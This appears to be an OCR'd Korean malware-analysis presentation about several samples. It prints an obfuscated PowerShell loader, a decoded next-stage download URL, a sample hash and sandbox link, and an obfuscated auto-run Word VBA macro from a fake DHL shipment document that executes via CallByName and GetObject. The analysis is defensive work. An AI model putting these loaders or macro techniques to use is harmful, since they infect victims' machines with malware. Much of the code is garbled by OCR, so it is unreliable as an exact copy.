+EMdR/XNEDiJkhq8bqnfGEKs2xeQOWCB/enIbQdy2ozRuC7XMqsK+04OuLQvE2EHLIsSUlrHFRrxpKaRLmHBGwJR9jJ428YspothKODgKWhci0vwDShaRvVApQ0KKBeUq1LgR8MvKmuoqlJ46jQxa5sWiHp
GrrB9wzDa9TGmqe00UL5luCRcmoRcJSObXs25OliAG27aOyswQvSrB5ByGdxpuyKtJTZEK4ECLELJDYjFZu3ypCNxnWECWjyt5MEmEUzeAgNE/pg503oXj/J7yDcxSb/1Fe2YwfuXaLqFhLKA3KUx0A0CKIr
+BkpBokVAbU7JNYQSJT5pLvsgZJ3skzmBFISJZTQw30SWLfU9IKDg31DMFpmIkrAQAUkrTU9s8cBE5RUHdPaRicxNwGcCBonZnSycdA1qjd+gE+UU60w4g2kigScxuoPtDpU9BH/lSktBEslzZSZFCJ9G1Ss
+e3LwZAzPSUhJBjcQxMR3lyGVS1MlWAx7stIogRWe3IFio2i7JhOu9gAlBtV8OD0DnE0eOFqQP8/6pMawZB+IQqbaSLKUpHIQzNTXAl3FBDtJMIoMqNdpw40A4YnvImCAXPF2TclAhpIJA6TZQMGZciJEIUT
+NYho0tcdcw1VMcPfUxlmPCzmes5uBAB0xrNaCSLAhiCxVjYP6dl/qXzvPP3ZinRsZ81RkaiSoRM1O/CFqa0raB4k6ucgmf9Slnq7XhPpG0l3E/6HKylnFuDlcVvn87IkMOUap2fJG9WY7s0sQTJApxkKddG
+VGU0FnYJcpmAwG1xGTREgUAL0tuZxrTouR31YWsJ1XEWdM70naOwTRZzMnGEEWwIXGx2lWiTGk7kuQ5N1MAt3oTcRMWclCwhD9TA4R++u6mqWJDizDStIo6RxpiL/BHnwwuMFWOoCzp4xLhaZgQqPUjN23K
'-join ((151,146,50,50,107,140,105,124,55,10397,140,125,14096,124,145,162,174,14694,40,55,120,162,157,160,145,162,164,171,40,50,47,52,47,51,174,1
151,163,47,54,47,151,143,157,47,51,51,173,44,173,156,167,175,75,62,52,62,73,46,50,42,173,60,175,173,61,175,42,40,55,146,47,163,47,54,47,141,154,4
51,73,46,50,42,173,60,175,173,61,175,42,55,146,40,47,163,47,54,47,141,154,47,51,40,50,47,121,161,47,51,40,50,42,173,60,175,173,62,175,173,61,175,
123,164,14595,56,15197,56,163,124,122,145,101,155,162,105,101,104,105,162,50,50,151,151,105,4091,157,56,103,157,155,120,162,105,123,16391,15796,5
133,123,131,123,164,14595,56,1439796,166,145,162,164,135,72,72,106,1229795,142,101,163,145,66,64,123,124,122,151,156,107,50,47,126,126,126,160,16
171,67,163,144,15395,1079195,71,57,165,57,104,152,144,6591,171,131,143,165,126,132,71,124,126,141,162,165,162,164,142,65,5797,124,143,61,57,143,1
120,172,71,63,162,151,142,171,145,6697,16392,166,65,67,142,61,17096,67,120,143,156,130,105,63,157,71,70,144,145,124,14590,61,141,146,143,61,127,6
144,63,66,171,63,161,172,146,166,53,171,152,152,6495,123,130,170,131,70,107,143,103,57,10690,70,132,64,126,154,166,61,65,141,53,125,156,102,166,6
```

```
01,125,162,67,104,153,70,103,141,166,163,101,125,144,6197,70,102,60,161,144,152,166,155,162,150,162,153,150,10
132,123,125,126,171,106,141,132,167,164,125,126,104,127,131,130,121,172,147,126,141,146,104,17096,145,165,157,
157,146,71,125,167,171,67,164,67,14193,16096,1239692,106,66,106,152,125,66,142,122,120,156,150,67,71,142,67,66
,124,163,64,155,162,122,155,10494,130,122,15093,12294,141,143,126,107,70,162,61,66,162,146,63,152,104,123,161,
1039795,120,122,105,123,16391,15796,56,103,157,155,160,122,145,163,12391,157,15695,157,104,145,135,72,72,144,1
5,156,144,50,40,51) | %{ ( [cOnVert]::toiNt16( ([sTrING]$_ ) ,8 )-AS [CHaR])} ) |Eii'.replace('9',',11')|Eii
```

다른 케이스 1

- 난독화 해제시 다음 스테이지 다운로드하며 timestamp 전달


```
${Es}='https://13287469.best/manual.php?2019-08-27T21:58:57.3723446'
```

- 서버 닫힌 상태

→ dead end


다른 케이스 2

- 9B2D7AE3337EB61649A1970FAD0AF885270387F370F1EBB52424B0D95E2952E2
- https://app.any.run/tasks/273bb839-6223-46cc-8b41-433b24e57b3f/



다른 케이스 2

- Word with macro



다른 케이스 2

Microsoft Visual Basic for Applications - DHL_SHIPMENT_SRN5833494063 [???] - [ThisDocument (??)]

파일(F) 편집(E) 보기(V) 삽입(I) 형식(O) 디버그(D) 실행(R) 도구(T) 추가 기능(A) 창(W) 도움말(H)

39 ?, 26 ?

???? - Project

Normal
Project (DHL_SHIPMEI
Microsoft Word ??
ThisDocument
??

?? - ThisDocument

ThisDocumer Document

??? ???

(??)	ThisDocumen
AutoFormatOve	False
AutoHyphenati	False
ChartDataPoint	True
ConsecutiveHy	0
DefaultTabStop	36
DefaultTargetF	
DisableFeature	False
DoNotEmbedSy	True
EmbedLinguisti	True
EmbedTrueTyp	False
EncryptionProv	
EnforceStyle	False
FarEastLineBre	
FarEastLineBre	0 - wdFarEas
Final	False
FormattingShov	True
FormattingShov	5 - wdShowF
FormattingShov	False
FormattingShov	True
FormattingShov	False
FormattingShov	False
FormattingShov	False
GrammarCheck	True
GridDistanceHo	9
GridDistanceVe	9
GridOriginFrom	True

(??) zf8dd7ad4b6ac6cc7ab54e62fd96fbaebd5

```
Option Explicit
Private Const dd65cd4e35829c4b42f9b58b1ef498ded468 = "75747C6A77786D6A717125325C6E7369747C58797E716A254D6E69696A7325120F6B7A7368796E747325673D3A3C3D68662580120F75667766722D296D386
"2968373B3A3A3639253042256O686D6677622D29663D6A383B383B2532677D747725297967 3C6939686A602D296E253425372E252A252979673C6939686A33716A736C796D622E40120F82120F776A797A777325296837 3B3A
"3B39353A6735663A6A3638373C3666393539 3B35363A3936693835356 63A373A3A3566 3A3B3935353535663A3539363A6B3968393536693569 3A393637383C3935393535353B3A6A366837693C3B353D35363635 3A663A68
"663B383A6935693A3C393C393E39363C393A3C36353B3E3936366735353C373A3B3535396 3A3B353C3635363636 7383E363E393835363536 3A6B3A67353C363E393535353537393C3A67353C363E3A3B3568363C3A3B3935
"363A693A3C353D35663536 3A3B396B36383C3C3566396939363569383 83A683A6735663969363 8393E393836363C6A35673A3D3A3C383D35663A3639353 3A396739663A3B39663B6A3637363939683A36363D35663A353637
"3535363635393D363E3C3B3666363C3936396738393A3B3A663666363C356A3635383 73A3539363535363B3A373A6A3839396 73A6835353 53B3A35393B393B36353B6A3A393638393B3A35353D3A353A353A393635393C3A38
"3C353B3567393D363E3A683536363C3638393C35693A3C393C3A3935363537353 93A373A3D3566396939663 53D3B3E37353A3A3A6B3869356A39383A69363B396936673A3B373D3A3B39353 663A683A6B393C3A3636693A3B
"383A3B3966363 53A6839363666393 8393A3A6935693A693638353B353A3A3635673A3C3566366738693569393C3B3736353967363 8363B3A3A3A3535393A35363A3C663666363C3B38393B363B363E393636363A36353C3535
"3535373666353B3536353B39383A673A353A3839683667353739363A383A3B353B3A3935683A3639353537353B3A3B3A363A6B3537396839363666366736A6B3A353A3A3A68363C3A3635383A3B3A673A35393E3A6A3C663A68
"363535353C3A393A68353C39393A3B3A3635363A3835683A3739363A3635373A383A3B353D353C39373A3B353C35373A3B35683A3539353A3736363667396935373A6636373967 3A353A38353B35693A3C39373A3B356A356B
"3A3A36356B3A3935373A6636373967 36373A35353A3A663539393B353B36673A36353A3A67353C36353A3A353B366A36363A66353C39693A39366B3537366835693538 3A3D3568393B393B39393A3D353B39383A3935353A39
"3C356A3C6B353A3967393536683537 3A6B3668373A3A3A3A6B3667353536736 3A353D3A3B3A36363A356B3667353639693537 3C6A363A3636393536 3A66353A3A3A3669383C3568393839673968396A3539393 63A363A3C3566
"663A3C3A3635363569366B393C3966353D3967353C35683A35363C3A3E36383B3A35363A673C35363D35663A3B3A683635363E393839353537 3A353A3B3A3835393A6936363639368 3B3A35363A673C35363D35663A3B3A68
"373A6B3C3935673A3A3A3C3636363636693C383639393E3A6B3669353537393C3A3839693637363637 3D386B3A3E3A3C353535353A3C3A3B393D3A3635663A36356A3567363C353736673635
"373A3535373535C3568356739363535C353735373A3A353D353C39373A3C3537353735 3C353D3539393 63A3835373A353A393A6835373 63C3A3C353B35383A35353D353C39363A3835373A353A393A69353C39383A3B35393537
"3A35373A383A3B353D353C39363A3B3A3B3537353B35693A3A39363A3A353B3A383A39356B353C363B3A3B3539363539693 63A393E36353A67353C3566396935373B38353B35683A353A3C363C39663B3535353537393693B
"363A3B393B3636396736A693A393A38353D396B3639396 3A36363D35663A3536373633C39693A3735353663A3536373633C396939363669356 93A393637353B3536353B39383A673A353A3839683966393C353B35663A693A3A
"3A3A6839353968 3A353A6935353938 A66356B3A3935373A66393D363E35663A363A363A6935663A66376B3A3B3A6835383969 3A67396B3566363D356B3A3635393D363B3666393C3A3C39393673A3A363A3A393535353C
"393535353C39393B3C363836353A673A373A3B3A383A683B3D3A6835663668353539693 63E363B3A39353C3567 3A383535356A3A3B3A66376B3A3B3A6835383969 3A67373E3966353D396B363B3A68393C35363636 3A693637
Private Function oa3d7f417485d7757b5b226e9634dc43f1ab(ByVal v848627b139ab53e51c147f11cddb82ba As String) As String
Dim td8ea4add7b45e2eea7e5d889f513def As Long: Dim w7174ccb4957da37ec271c8ec6b67de6995e As Long: Dim w7174ccb4957da37ec271c8ec6b67de6995e2 As Long: Dim u2d15bb78c1e9e36a948398fae48
For w7174ccb4957da37ec271c8ec6b67de6995e = 1 To Len(v848627b139ab53e51c147f11cddb82ba) Step 2: Mid(v848627b139ab53e51c147f11cddb82ba, w7174ccb4957da37ec271c8ec6b67de6995e, 2) = Ch
oa3d7f417485d7757b5b226e9634dc43f1ab = Replace(v848627b139ab53e51c147f11cddb82ba, "@", "")
End Function
Sub AutoOpen()
Dim ka146b1f45a745be18dc31897e83a188a61732() As String
ka146b1f45a745be18dc31897e83a188a61732 = m9ead888b7ffcfbcec4a4ce283611f314468a54d(dd65cd4e35829c4b42f9b58b1ef498ded468)
CallByName GetObject(oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(1))), oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be18dc31897e83a188a61732(
End Sub

Private Function m9ead888b7ffcfbcec4a4ce283611f314468a54d(ByVal v848627b139ab53e51c147f11cddb82ba As String) As String()
m9ead888b7ffcfbcec4a4ce283611f314468a54d = Split(v848627b139ab53e51c147f11cddb82ba, ",")
End Function
Private Sub zf8dd7ad4b6ac6cc7ab54e62fd96fbaebd5(ByVal m393b271659a728633ddb97693f4bfc9d5c9 As String, ByVal fc56554f7f3edf45ce46d32cde13a6be92812 As String, ByVal mdcfbd6e892ebf3c
If m393b271659a728633ddb97693f4bfc9d5c9 = fc56554f7f3edf45ce46d32cde13a6be92812 Then
    mdcfbd6e892ebf3c9b433febfadef51dc58 = m393b271659a728633ddb97693f4bfc9d5c9 & fc56554f7f3edf45ce46d32cde13a6be92812
    Dim k82ef811a6455627688a9b9a928c3db12c3b3 As Long: k82ef811a6455627688a9b9a928c3db12c3b3 = 43
    Dim j497a4f234c41e671281e79d874dd2d1d As Long: j497a4f234c41e671281e79d874dd2d1d = 0
    For j497a4f234c41e671281e79d874dd2d1d = 0 To k82ef811a6455627688a9b9a928c3db12c3b3
        k82ef811a6455627688a9b9a928c3db12c3b3 = k82ef811a6455627688a9b9a928c3db12c3b3 + 1 * 44
    Next
Else
    Dim m3ce395afc5a6bf7942ab65ad196617e As Double: m3ce395afc5a6bf7942ab65ad196617e = mb7616bef74c62dddd3c2ff8cbc98d8f(3.3, 2.2)
    If m3ce395afc5a6bf7942ab65ad196617e < 0 Then
        Exit Sub
    Else
```

???

?	?	??	????

다른 케이스 2

- Shell 함수는 없는데??

```
Sub AutoOpen()
Dim ka146b1f45a745be18dc31897e83a188a61732() As String
ka146b1f45a745be18dc31897e83a188a61732 = m9ead888b7ffcfbcec4a4ce283611f3144
CallByName GetObject(oa3d7f417485d7757b5b226e9634dc43f1ab(ka146b1f45a745be1
ka146b1f45a745be18dc31897e83a188a61732(2)), 1, oa3d7f417485d7757b5b226e9634
End Sub
```

- 굉장히 의심스러운 함수 콜 존재 — CallByName

다른 케이스 2

CallByName function

12/11/2018 • 2 minutes to read • +1

Executes a method of an object, or sets or returns a property of an object.

Syntax

CallByName (*object*, *procname*, *calltype*, [args()]_)

The **CallByName** function syntax has these named arguments:

Part	Description
object	Required: **Variant** (**Object**). The name of the object on which the function will be executed.
procname	Required: **Variant** (**String**). A string expression containing the name of a property or method of the object.
calltype	Required: **Constant**. A constant of type **vbCallType** representing the type of procedure being called.
args()	Optional: **Variant** (**Array**).

